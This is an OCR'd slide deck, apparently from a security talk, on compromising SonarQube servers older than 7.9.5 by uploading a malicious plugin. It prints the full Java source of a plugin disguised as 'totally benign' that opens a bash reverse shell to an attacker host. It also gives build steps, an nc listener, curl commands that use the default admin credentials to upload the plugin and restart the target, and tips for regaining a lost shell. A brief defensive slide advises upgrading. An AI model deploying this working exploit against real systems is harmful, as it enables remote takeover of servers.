
INTERNAL API







ATTACK CHAIN



Step 1

Write a malicious plugin

Step 2

Upload the plugin via API

Step 3

Restart the application server

Step 4


Compromise the target

LET’S DO IT

…but what does a custom plugin look like?


SONARSOURCE TO THE RESCUE

https://docs.sonarqube.org/7.9/extend/developing-plugin/



SONARSOURCE TO THE RESCUE


https://github.com/SonarSource/sonar-custom-plugin-example



MAIN TAKEAWAYS

- Written in Java 8
- Built with Maven
- Docker can be used for testing
- Install all of these to proceed

ANATOMY OF A PLUGIN



Project Object Model

Metadata that defines
the project structure

Java Class

Where the magic happens

ANATOMY OF A PLUGIN

pom.xml

```
…
  <name>benign</name>
  <description>Totally benign plugin</description>
  <groupId>benign</groupId>
  <artifactId>totally-benign-plugin</artifactId>
  <packaging>sonar-plugin</packaging>
  <version>1.0</version>
…
        <configuration>
          <pluginKey>benign</pluginKey>
          <pluginClass>benign</pluginClass>
        </configuration>
…
```

ANATOMY OF A PLUGIN

benign.java

```
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;
import static java.util.Arrays.asList;
import org.sonar.api.Plugin;
import org.sonar.api.config.PropertyDefinition;

public class benign implements Plugin {
  @Override
  public void define(Context context) {
    String lhost = "127.0.0.1"; // specify your attack host here
    int lport = 1337;           // specify a listening port here
    try {
      revshell(lhost, lport);
    }
      catch (Exception e){
    }
  }
  public void revshell(String host, int port) throws Exception {
    String[] cmd = new String[3];
    cmd[0] = "/bin/bash";
    cmd[1] = "-c";
    cmd[2] = "exec 5<>/dev/tcp/" + host + "/" + port + ";cat <&5 | while read line; do $line 2>&5 >&5; done";
    Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
  }
}
```

BUILD IT

Run the following commands:

```
cd totally-benign-plugin

mvn clean package
```

Then you'll find the compiled plugin here:

```
target/totally-benign-plugin-1.0.jar
```

04

EXPLOITATION

Elevate privileges
Remediate the vulnerability

TEST IN PROD?

- Could crash the SonarQube server
- Best to test in Docker first
- Dead simple:

```
docker run -d --rm \
-p 9000:9000 --name sonarqube \
sonarqube:7.9.4-community
```

- Browse to localhost:9000

```
admin / admin
```

- When you finish:

```
docker stop sonarqube
```

1…2…3…POP

START LISTENER

```
nc -nvlp 1337
```

UPLOAD PLUGIN

```
curl --user admin:admin -X POST \
-F file=@totally-benign-plugin-1.0.jar \
https://[TARGET]/api/updatecenter/upload
```

RESTART SONARQUBE


```
curl --user admin:admin -X POST \
https://[TARGET]/api/system/restart
```

PROFIT

```
connect to [10.10.10.10] from
(UNKNOWN) [1.2.3.4] 49178
```

HOW'D IT GO?


- Missed your callback? Lost your shell?
  Just restart again.
- Feeling lazy on the command line?
  Restart the server in the dashboard too.
- Plugin loaded but didn't work?
  Uninstall it from the dashboard.
- And of course…
  Clean up after yourself.



BUT I'M BLUE TEAM!

How do I prevent this attack?

- Upgrade SonarQube
- Only affects versions before 7.9.5
- Ensure no projects are public



THAT'S ALL, FOLKS

Sample plugin and instructions at

`github.com/braindead-sec/pwnrqube`